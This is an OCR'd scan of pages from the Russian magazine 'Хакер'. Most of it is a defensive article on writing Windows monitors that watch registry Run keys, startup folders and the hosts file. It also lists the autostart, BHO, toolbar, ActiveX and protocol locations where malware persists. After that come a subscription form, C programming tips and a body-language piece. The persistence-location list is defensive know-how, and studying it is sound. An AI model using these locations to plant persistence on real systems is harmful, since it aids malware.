
Здесь lpEventAttributes — указатель на атрибут защиты, в нашем случае он не нужен, и его можно установить в NULL. bManualReset — тип сброса события (следует устанавливать TRUE, если событие будет сбрасываться вручную). Мы же установим FALSE. bInitialState — начальное состояние. Если передать TRUE, то начальное состояние будет сигнальное, если FALSE — то несигнальное.
Мы опять должны передать FALSE, так как RegNotifyChangeKeyValue будет сама устанавливать сигнальное состояние.
Последний параметр — это указатель на имя события. Имя нам не нужно, поэтому можно передать NULL. Если функция сработала успешно, то вернется дескриптор события, в противном случае — NULL.
Теперь осталось только ждать, когда кто-нибудь попытается прописаться в ключ автозагрузки. Об этом нас известит созданный нами event в сигнальном состоянии. Проверить событие нам поможет функция WaitForSingleObjectEx.

```
DWORD WaitForSingleObjectEx(HANDLE
hHandle, DWORD dwMilliseconds, BOOL
bAlertable);
```

Здесь hHandle — это хэндл некоторого объекта, который ожидает функция. Мы передадим в этом параметре дескриптор созданного нами события. dwMilliseconds — это временной интервал, в течение которого функция будет ожидать наступления события. Если в этом параметре передать INFINITE, то ожидание будет бесконечным. bAlertable сразу можно выставлять в FALSE, он связан с APC пользовательского режима и нам не нужен. Когда объект примет сигнальное состояние, функция должна вернуть WAIT_OBJECT_0.
Теперь нам должно быть достаточно знаний, чтобы организовать какую-либо реакцию на изменение ключа реестра. Последовательность действий проста: создать объект «событие» в несигнальном состоянии, вызвать RegNotifyChangeKeyValue с соответс-



› Ого... Какая-то гадость совершает подозрительные действия :)?



› Защита в работе

Листинг 1

```
LONG err;
HKEY hKey;
HANDLE event;

// получаем дескриптор ключа,
который будем мониторить
err = RegOpenKey(HKEY _ LOCAL _
MACHINE, "\\SOFTWARE\\Microsoft\\
Windows\\ CurrentVersion\\Run",
&hKey);
if (err != ERROR _ SUCCESS)
    return;
// создаем объект «событие»
event = CreateEvent( NULL, FALSE,
    FALSE, NULL );

// ставим открытую ветку реестра
под наблюдение
err = RegNotifyChangeKeyValue(
hKey,
    TRUE, REG _ NOTIFY _ CHANGE _
    LAST _ SET, event, TRUE );
if (err != ERROR _ SUCCESS)
    return;

// в бесконечном цикле ожидаем
наступления события
while (1)
{
    if ( WaitForSingleObjectEx(
event,
        INFINITE, TRUE ) ==
        WAIT _ OBJECT _ 0 )
    {
/* если произошли какие-либо
изменения, то обрабатываем их
здесь, а затем опять начинаем
следить за веткой */
    err =
RegNotifyChangeKeyValue(
        item.handle, TRUE, filter,
        event, TRUE );
    }
}

RegCloseKey(hKey);
```

твующими параметрами, а затем дожидаться установки объекта в сигнальное состояние функцией WaitForSingleObjectEx. Листинг 1 наглядно демонстрирует этот алгоритм. Надеюсь, с этим все понятно. Но тут перед нами встает еще одна проблема: как определить, что именно изменилось в ветке, и как в случае необходимости предотвратить эти изменения? Скажу честно: готовых решений нет. Самым оптимальным, на мой взгляд, будет создание бэкапа ключа, который мы мониторим. Если функция RegNotifyChangeKeyValue известит нас о том, что кто-то изменил нашу ветку, то мы должны будем сверить ее с резервной копией и передать информацию об изменениях пользователю. Если пользователь решит, что подобные изменения нежелательны, то нам придется восстанавливать ключ при помощи сделанного ранее бэкапа. В противном случае надо будет просто обновить резервную копию ветки. Звучит несложно, но, на самом деле, здесь много подводных камней. В частности, нужно решить проблему с форматом данных, которые будут содержать информацию о ключе. Лучше всего реализовать резервную копию в виде класса, хранящего в себе все необходимые сведения о ветке реестра. Но это уже личное дело каждого.

Слежение за файлами

Теперь разберемся, как следить за файлами на жестком диске. Для примера выберем в качестве цели папку автозагрузки. Windows 98, как и Windows NT, позволяет установить аудит каталога с помощью функции FindFirstChange Notification. Вот она:

```
HANDLE FindFirstChangeNoti
fication(LPCTSTR lpPathName,
BOOL bWatchSubtree, DWORD
dwNotifyFilter);
```

С первым параметром все понятно — это путь к каталогу. Флагом управления может быть значение TRUE или FALSE. От него зависит, будут ли события генерироваться только для каталога (FALSE) или для каталога и всех подкаталогов (TRUE). Третий параметр — это флаги, с помощью которых можно установить типы событий, на которых будет генерироваться событие. Он может принимать значения, указанные в таблице ниже.

Если все пройдет нормально, функция вернет дескриптор папки, в противном случае — значение INVALID_HANDLE_VALUE. Теперь для обнаружения момента изменений в папке нужно воспользоваться уже знакомой нам функцией WaitForSingleObjectEx, только вместо дескриптора события первым параметром будем передавать хэндл папки. После того как обработаем ситуацию с изменением каталога, нужно вызвать FindNextChangeNotification, чтобы продолжить слежение.

FILE_NOTIFY_CHANGE_FILE_NAME	Изменение имен файлов, расположенных в указанном каталоге и его подкаталогах, создание и удаление файлов
FILE_NOTIFY_CHANGE_DIR_NAME	Изменение имен каталогов, создание и удаление каталогов
FILE_NOTIFY_CHANGE_ATTRIBUTES	Изменение атрибутов
FILE_NOTIFY_CHANGE_SIZE	Изменение размеров файлов (после записи содержимого внутренних буферов на диск)
FILE_NOTIFY_CHANGE_LAST_WRITE	Изменение времени записи для файлов (после записи содержимого внутренних буферов на диск)
FILE_NOTIFY_CHANGE_SECURITY	Изменение дескриптора защиты

› Значения флагов функции FindFirstChangeNotification



> Наша защита

```
BOOL FindNextChangeNotification(HANDLE hChangeHandle);
```

Единственным параметром этой функции является дескриптор, полученный в результате вызова FindFirstChangeNotification. При успешном выполнении функция вернет TRUE, в противном случае — FALSE. Когда наблюдение с каталога будет снято, надо вызвать FindCloseChangeNotification:

```
BOOL FindCloseChangeNotification(HANDLE hChangeHandle);
```

Функции передается единственный параметр — такой же, как у FindNextChangeNotification. Все описанное выше представлено в листинге 2. Если приходится следить сразу за несколькими каталогами, то нужно поочередно вызывать FindFirstChangeNotification для всех целей, а момент изменения отслеживать при помощи функции WaitForMultipleObjectsEx.

```
DWORD WaitForMultipleObjectsEx(DWORD nCount, const
HANDLE* lpHandles, BOOL  bWaitAll, DWORD dwMilliseconds,
BOOL bAlertable);
```

Здесь nCount — количество дескрипторов объектов. lpHandles — указатель на массив дескрипторов (количество элементов массива должно совпадать с первым параметром). bWaitAll, установленный в TRUE, заставляет ждать изменения состояния всех объектов в массиве, в FASLE — только одного из них. Последние два параметра совпадают с соответствующими параметрами в функции WaitForSingleObjectEx. Если состояние объекта изменилось, то функция вернет значение WAIT_OBJECT_0 + nCount — 1. Листинг 3 демонстрирует пример слежения за несколькими каталогами одновременно.

К сожалению, отследить, что именно изменилось, с помощью этих API нельзя. Для этого можно воспользоваться механизмом, предложенным мною для веток реестра. На основе слежения за каталогами в Arovax Shield реализовано блокирование нежелательных cookie и защита от изменений файла hosts. Когда пользователь вбивает в браузере адрес какого-либо сайта, система сначала ищет эту строку в файле hosts, а потом уже обращается к DNS-серверам. Изменение этого файла может использоваться для проведения фишинговых атак.

Листинг 2

```
// переменная, в которой будет храниться путь к ди-
ректории с файлом hosts
TCHAR hostsDir[MAX _ PATH];

HANDLE dwChangeHandle = FindFirstChangeNotification(
hostsDir, FALSE,
FILE _ NOTIFY _ CHANGE _ LAST _ WRITE );
if ( dwChangeHandle == INVALID _ HANDLE _ VALUE )
    return;

while ( WaitForSingleObjectEx( dwChangeHandle,
INFINITE, TRUE ) == WAIT _ OBJECT _ 0 )
{
    // обрабатываем изменения в каталоге

    // продолжаем наблюдение за директорией
    if (FindNextChangeNotification(dwChangeHandle)
        == FALSE )
        break;
}

// завершаем наблюдение
FindCloseChangeNotification( dwChangeHandle );
```

За чем нужно следить?

Теперь давай решим, что нужно мониторить в Windows. В первую очередь это BHO — расширение/плагин для Internet Explorer, которое увеличивает функциональность браузера. Расширение представляет собой DLL-модуль, который загружается в процесс Internet Explorer каждый раз при запуске браузера. BHO — это объект компонентной модели (Component Object Model — COM). Такие компоненты исполняются в том же контексте памяти, что и браузер, и могут выполнять операции над всеми доступными окнами и модулями. Например, BHO может реагировать на типичные события браузера, такие как GoBack, GoForward или DocumentComplete, изменять меню и панели инструментов браузера, создавать новые окна для отображения информации, устанавливать хуки для отслеживания сообщений или запускать другие приложения. Некоторые BHO легитимны и не повредят компьютеру, например Google Toolbar, Adobe Acrobat IE Helper, Yahoo! Companion и т.д. Но имеется огромное число объектов BHO, единственная цель которых — показывать рекламу или следить за пользователем. Идентификаторы CLSID объектов BHO, которые Internet Explorer загружает, расположены в реестре в следующем ключе:

```
HKEY _ LOCAL _ MACHINE\Software\Microsoft\Windows\
CurrentVersion\Explorer\Browser Helper Objects
```

Следующей целью будут панели инструментов IE. Панель инструментов IE очень похожа на BHO — это также расширение/плагин для Internet Explorer, которое увеличивает функциональность браузера. Единственное ее отличие от BHO в том, что, помимо скрытой работы кода модуля, она отображает еще и дополнительную панель инструментов под меню и панель навигации браузера. Одной из самых популярных панелей инструментов является Google Toolbar для Internet Explorer. Идентификаторы CLSID дополнительных панелей инструментов для Internet Explorer расположены в реестре в следующем ключе:



> Сайт нашего примера

```
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Internet Explorer\Toolbar
```

Опасными также являются элементы ActiveX. ActiveX — это компонент (DLL- или OCX-модуль), который предоставляет лучшие средства взаимодействия при просмотре веб-страницы, чем те, которые достигаются при использовании только кода HTML. Например, элемент управления ActiveX может воспроизводить видео, анимацию, звук, отображать 3D-графику и т.д. ActiveX также может загружать и устанавливать дополнительные программы или изменять конфигурацию системы. Идентификаторы CLSID скачанных объектов ActiveX хранятся в следующих ключах:

```
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Code Store Database\
Distribution Units
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows\CurrentVersion\Ext\
Stats
```

Автозагрузка может происходить из следующих мест:

```
User\Start Menu\Programs\Startup;
All Users\Start Menu\Programs\
Startup;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\Run;
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows\CurrentVersion\
Run;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\
RunOnce;
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows\CurrentVersion\
RunOnce;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\
RunServices;
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows\CurrentVersion\
RunServices;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\
RunServicesOnce;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\
Policies\Explorer\Run;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Windows\CurrentVersion\
RunOnceEx;
HKEY _ LOCAL _ MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\Winlogon, Shell;
HKEY _ LOCAL _ MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\Winlogon, System;
HKEY _ LOCAL _ MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\Winlogon, VmApplet;
HKEY _ LOCAL _ MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\Winlogon, UIHost;
HKEY _ LOCAL _ MACHINE\
Software\Microsoft\Windows NT\
CurrentVersion\Winlogon, Userinit;
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows NT\
CurrentVersion\Windows, run;
HKEY _ CURRENT _ USER\Software\
Microsoft\Windows NT\
CurrentVersion\Windows, load;
HKEY _ LOCAL _ MACHINE\Software\
Microsoft\Active Setup\Installed
Components;
HKEY _ LOCAL _ MACHINE\System\
CurrentControlSet\Control\Session
Manager, BootExecute;
HKEY _ CURRENT _ USER\Software\
Mirabilis\ICQ\Agent\Apps;
win.ini, load;
win.ini, run;
system.ini, shell.
```

Протоколы (asynchronous pluggable protocol) могут использоваться для обработки дополнительных схем протоколов URL, для фильтрации данных определенного MIME-типа или для перехвата/модификации данных, передаваемых по стандартным протоколам (http, https, ftp). Протокол — это DLL-модуль. Сложные программы-паразиты могут использовать их для наблюдения за интернет-трафиком пользователя. Они хранятся в реестре в ключе HKEY_CLASSES_ROOT\PROTOCOLS.

Напоследок

То, что я перечислил, — это далеко не все. Вредоносные программы используют еще много трюков, чтобы закрепиться в системе. Но если вести грамотный мониторинг реестра и файловой системы, можно отказаться от использования классических антивирусов. Я верю, что скоро на смену сканерам придут «системные файрволы», которые станут столь же полезны, как и сетевые.

Листинг 3

```
// количество папок, за которыми
следим
int foldersCount;

// массив указателей на строки,
содержащие пути к папкам
CString* path = new
CString*[foldersCount];
// массив указателей на дескрипторы
HANDLE* handles = new
HANDLE[foldersCount];

// заполняем массив path

// в цикле заполняем массив хэндлов
for (int i = 0; i < foldersCount;
i++)
{
    handles[i] = ::FindFirstChange
Notification(path[i], FALSE, FILE _
NOTIFY _ CHANGE _ LAST _ WRITE |
FILE _ NOTIFY _ CHANGE _ FILE _
NAME);
}

DWORD waitResult = 0;
// ожидаем изменения хотя бы одной
папки
while ((waitResult = WaitForMultip
leObjectsEx((DWORD) foldersCount,
handles, FALSE, INFINITE,
TRUE)) <= WAIT _ OBJECT _ 0 +
foldersCount)
{
    int index;
/* определяем, какая пап-
ка изменилась, и присваиваем
ее номер в массиве переменной
index,обрабатываем изменения в
каталоге и продолжаем наблюдение
*\

    FindNextChangeNotification(
        handles[index]);
}

// завершаем наблюдение за всеми
папками
for (int i = 0; i < foldersCount;
    i++)
{
    FindCloseChangeNotification(
        handles[i]);
}
```



ПО ВСЕМ ВОПРОСАМ,

связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

Подписка на журнал «хакер» на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

☐ на журнал Хакер DVD

☐ на 6 месяцев

☐ на 12 месяцев

начиная с ____________ 200 г.

☐ Доставлять журнал почтой по домашнему адресу

☐ Доставлять журнал курьером по рабочему адресу (в Москве)

Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________

Дата рожд. ☐☐. ☐☐. ☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ

Индекс ____________

Область/край ____________

Город ____________

Улица ____________

Дом ____ Корпус ____

Квартира/офис ____________

Телефон (код) ____________

E-mail ____________

Сумма оплаты ____________

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название своей организации.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990 КПП 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990 КПП 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир



трюки от крыса

ПРОГРАММИРОВАНИЕ — ЭТО СВОЕГО РОДА ДЗЕН, ЭТО ПОЕДИНОК КОДА С МЫСЛЬЮ. А ПОЕДИНОК — ЭТО УЖЕ КУН-ФУ. А КУН-ФУ — ЭТО КОГДА СНАЧАЛА ТЫ НЕ ЗНАЕШЬ, ЧТО НЕЛЬЗЯ ДЕЛАТЬ ТО-ТО; ПОТОМ ЗНАЕШЬ, ЧТО НЕЛЬЗЯ ДЕЛАТЬ ТО-ТО; ПОЗЖЕ ПОНИМАЕШЬ, ЧТО ИНОГДА-ТАКИ МОЖНО ДЕЛАТЬ ТО-ТО; НУ А ДАЛЕЕ ТЫ ОСОЗНАЕШЬ, ЧТО, ПОМИМО ТОГО-ТО, СУЩЕСТВУЕТ ЕЩЕ 69 СПОСОБОВ ДОБИТЬСЯ ЖЕЛАЕМОГО И ВСЕ ОНИ ПРАКТИЧЕСКИ РАВНОПРАВНЫ. НО КОГДА ТЕБЯ СПРАШИВАЮТ: «КАК МНЕ ДОБИТЬСЯ ЖЕЛАЕМОГО?», ТЫ БЫСТРО ПЕРЕБИРАЕШЬ В УМЕ ЭТИ 69 СПОСОБОВ, ПРИКИДЫВАЕШЬ ТО ОБЩЕЕ, ЧТО В НИХ ЕСТЬ, ВЗДЫХАЕШЬ И ГОВОРИШЬ: «ВООБЩЕ-ТО, ГЛАВНОЕ — ГАРМОНИЯ». А НА ВОПРОС ОБИЖЕННЫХ УЧЕНИКОВ: «А КАК ЕЕ ДОБИТЬСЯ?», ТЫ ОТВЕЧАЕШЬ: «НИКОГДА НЕ ДЕЛАЙТЕ ТО-ТО».

01

Проверка выделения памяти — ошибка или гениальная задумка

Грань между ошибкой и задумкой настолько тонка, что порой совсем не заметна. Возьмем классическую ситуацию с проверкой успешности выделения памяти. Можно ли считать следующий код правильным (отсутствие проверки на валидность указателя *s не принимается в расчет)?

```
zen(char *s)
{
    char *p = malloc(strlen(s)+1));
    strcpy(p,s);
    …
    free(p);
    return 0;
}
```

«Да здесь же грубейшая ошибка! — скажет начинающий. — Где гарантии, что malloc выделит память?!» И по-своему он будет прав, ведь такой гарантии у нас нет, и более опыт-






ные товарищи явно посоветуют воткнуть «if». И они тоже по-своему будут правы. Но только изначальный вариант окажется самым оптимальным среди всех возможных решений.
Программирование — это, прежде всего, учет рисков. Есть риск, что память не будет выделена, и эту ситуацию надо предусмотреть и обработать заранее. Но как мы ее можем обработать? И в каких ситуациях malloc может не выделить память? Чем нам реально поможет дополнительный «if»?! Если памяти нет, то нет никаких гарантий, что удастся сделать хоть что-то, даже вывести примитивный диалог, не говоря уже о том, чтобы корректно завершить работу, сохранив все данные.
Самое главное, что операционная система совместно с процессором отслеживает попытки обращения к нулевому указателю (а точнее, к первым 64 Кб адресного пространства), возбуждая исключение, которое мы можем поймать и обработать. При отсутствии обработчика на экране появляется знаменитый диалог с сообщением о критической ошибке. Но это лучше, чем «if (!p) return ERROR;», поскольку если вызывающая функция забудет о проверке на ERROR, программа продолжит свою работу, но вряд ли эта работа будет стабильной. Последуют глюки или падения в весьма отдаленных от функции zen местах, и, даже имея на руках дамп памяти (или отчет «Доктора Ватсона»), можно угробить кучу времени на выяснение истинной причины аварии.
Это вовсе не призыв к отказу от проверок на корректность выделения памяти. Это просто констатация факта, что если память закончилась, то ситуация опаньки и проверка ее не исправляет, а только усугубляет. Если мы действительно хотим принять такой фактор риска во внимание, необходимо предусмотреть обработку ситуации (выделение памяти из стека или секции данных вместо кучи, резервирование памяти как НЗ на ранних стадиях запуска программы, освобождение ненужной памяти и т.д.). Но такой обработчик являет собой инженерное сооружение сложное, но малоэффективное в случаях с «утеканием» памяти в соседней программе.
Да, в своих функциях мы можем использовать и стек вместо кучи, и зарезервированную память, но системным и библиотечным процедурам этого не объяснишь, и, даже освободив все ненужное, мы не застрахованы, что соседняя программа его не съест.
Вывод — обрабатывать ситуацию с нехваткой памяти следует только тогда, когда это действительно критично, подобная обработка в несколько раз усложняет и утяжеляет программу. В остальных случаях лучше рискнуть.

02 Еще один миф — проверка корректности указателей

Должна ли функция проверять корректность переданных ей аргументов? Кое-кто скажет: «Должна». Это зависит от спецификаций.
В некоторых случаях все проверки можно переложить на материнскую функцию, в некоторых нет. В частности, все ядерные native-API-функции и драйверы крайне осторожно относятся к передаче аргументов из прикладного адресного пространства, совершая множество телодвижений. Иначе и быть не может! В противном случае, передав некорректный указатель, пользователь мог бы нанести ядру серьезные увечья, что недопустимо!
А вот в рамках пользовательского пространства проверка аргументов материнской функцией политически более корректна, поскольку возможности дочерней функции в концептуальном плане весьма невелики. Если материнская функция при определенных обстоятельствах может передать невалидный указатель, то с таким же успехом она может проигнорировать ошибочный код завершения дочерней функции! Причем валидный и ненулевой указатель — это совсем не одно и тоже! Да, мы можем легко выявить нулевой указатель, но только толку с того… Указатель может и не равняться нулю, но указывать на недоступную область памяти. Обычно это происходит, когда нулевое значение, возвращенное malloc, складывается с некоторым индексом и передается дочерней функции. Если индекс меньше 10000h, то операционная система отловит такую ситуацию и выбросит исключение, а если нет? Вообще-то, существует целый легион API-функций типа IsBadReadPtr, IsBadWritePtr, IsBadStringPtr, позволяющих проверить, если у нас права доступа к данной ячейке (ячейкам) памяти или нет. Некоторые программисты их старательно используют и пихают во все функции, забывая о том, что, во-первых, исключение останавливает программу, явно сигнализируя об ошибке, а обработка ошибки в стиле «if (IsBadStringPtr(s)) return ERROR» ее подавляет, постулируя, что материнская функция знает, что делать; во-вторых, указатель может принадлежать чужой области памяти, наличие прав доступа к которой ничуть не смягчает последствия их реализации.
Вывод — мы либо доверяем материнской функции, либо нет. Если мы ей доверяем, то необходимость в проверках отпадает; если же нет, тогда остается только вешаться, поскольку для проверки валидных указателей необходима теговая архитектура, сопоставляющая с каждой ячейкой памяти (группой ячеек) поле, указывающее на то, кто ей владеет. Поскольку аппаратной поддержки со стороны x86-процессоров нет и не будет, для решения проблемы необходимо реализовать виртуальную машину. Только тогда дочерняя функция сможет осуществить проверку валидности переданных ей указателей.

03 Освобождать или нет?

Каждому malloc должен соответствовать свой free. Это правило номер один, которое каждый новичок должен знать назубок и несоблюдение которого приводит к утечкам памяти. Однако освобождать память бывает не всегда удобно, а порой даже очень затруднительно. А что если… не освобождать! При всей внешней бредовости это весьма здравая идея. Действительно, частые выделения/освобождения памяти — это тормоза и рост фрагментации кучи. Лучше выделять память с запасом, используя ненужные блоки повторно без их освобождения. Это раз.
Если освобождение памяти сопряжено с некоторыми трудностями (например, мы хотим чтобы функция возвращала указатель на выделенный ею блок памяти, но не осмелилась требовать от материнской функции его освобождения), прежде чем ломать голову над тем, «как же это, блин, закодировать», следует расслабиться и посчитать максимально возможный объем потерь в случае умышленного неосвобождения памяти.
Мы же ведь не в каменном веке живем и вполне можем позволить себе растранжирить несколько десятков м егабайт памяти, если это упростит кодирование (конечно, подсчет потерь должен делаться не наобум, иначе десятки могут на деле превратиться в сотни, заставляя систему скрипеть винтом). ⌶



МУСЯ КУДРЯВЦЕВА
/ MUSYAK@LIST.RU /

Психология помогает

Простые приемы из психологии, которые помогут тебе общаться

Вся наша жизнь — это комикс или, скорее, придуманная кем-то компьютерная игра. А мы всего лишь красиво нарисованные кем-то персонажи. Кем нарисованные-то? Предлагаю тебе кисточку и способы ее использования, чтобы самому рисовать следующий кадр своей жизни, управлять своими мыслями и действиями, чтобы в любом сюжете сыграть лучшую роль.

У Вас часто потеют руки?

☐ да ☐ нет ☐ не знаю

Вас мучают беспричинные страхи?

☐ да ☐ нет ☐ не знаю

Вам легко знакомиться с людьми?

☐ да ☐ нет ☐ не знаю

Вы считаете себя счастливым человеком?

☐ да ☐ нет ☐ не знаю

Вас мучают ночные кошмары?

☐ да ☐ нет ☐ не знаю

Бывает, что хочется убить кого-то?

☐ да ☐ нет ☐ не знаю

Зима, холодно, солнышко не греет душу и тело. И от этого становится тоскливо. А еще заходишь в метро, а там все такие понурые, однообразные и скучные, и ты сам рядом с ними как-то съеживаешься, хотя на самом деле знаешь, что внутри-то ты совсем другой. Уж точно не такой, как все эти люди, которые сидят напротив с усталыми, безразличными лицами. А потом идешь по городу и видишь случайно в витрине какого-нибудь маленького модного магазина свое отражение. А оно вроде родное, но какое-то не такое, как тебе кажется изнутри, возможно, не такое, как ты представлял себя со стороны, глазами других. Похоже, что для окружающих ты такой же безликий, как и они для тебя. А если выпрямиться, улыбнуться, вынуть руки из карманов джинс? Сразу начинаешь чувствовать себя по-другому, и окружающие тебя воспринимают тоже по-другому.

Из чего же складывается наш образ в глазах других? Психологи выяснили, что 90 % образа человека у нас складывается в первые 60 секунд общения. В эти 60 секунд мы воспринимаем человека целиком, таким, какой он есть. Мы уже как будто общаемся с ним, хотя на самом деле он еще не сказал ни слова.
Мы общаемся на невербальном языке, языке жестов, мимики, телодвижений.
Мы воспринимаем и бессознательно оцениваем взгляд, осанку, позу в которой человек стоит, выражение лица, одежду.
Интересно расшифровать, каким образом мы бессознательно ловим и правильно оцениваем все сигналы, которые другой человек, сам того не зная, посылает. Тогда мы сможем понимать истинные ощущения, мысли и действительное отношение к ситуации и предмету разговора других людей и действовать соответственно им. Что позволит нам владеть ситуацией и добиваться того, что нам хочется.
Наукой установлено, что в процессе взаимодействия людей 60-80 % коммуникаций осуществляется за счет невербальных средств выражения, и только 20-40 % информации передается с помощью вербальных.
Когда мы общаемся в Сети, образ человека у нас складывается тоже не только по его словам, но еще и по тому, как он пишет. Здесь мимику, взгляд, осанку, заменяют смайлики, многоточия, пропуски строк и все то, что скрывается за самим содержанием строк.
В общении посредством компьютера очень просто обмануть или быть обманутым: человек, с которым мы общаемся, далеко — мы даже не знаем где; реальности не существует, существует только тот образ, который человек умело или не умело, а, может, даже искренне создает. В этом, конечно, огромный плюс, ведь можно и самому выбрать любую



роль, которую захочется. Когда ты рядом с человеком, с которым говоришь, создать о себе ложное представление намного сложнее. Трудно говорить неправду, когда тебя видят. В реальной жизни чаще всего только жулики и мошенники, политики и актеры умеют говорить чистую и откровенную неправду так, чтобы им все верили, потому как в их профессиональные навыки входит умение владеть невербальным языком. Обычные смертные не пользуются этим прекрасным, может быть, даже более полезным, чем слова, языком.
Мы постоянно сталкиваемся с людьми, общение приносит нам радость и желаемый результат, а иногда и нет. Приглядимся поближе, повнимательнее, поиграем в игру «Я могу управлять тобой». Возьмем самое простое, что многие делают каждый день при встрече, — рукопожатие. Одним из наименее и в тоже время наиболее значительных невербальных сигналов, является сигнал, передаваемый ладонью человека. Если правильно использовать силу ладони, то она может повысить авторитет человека и наделить его возможностью командовать другими.
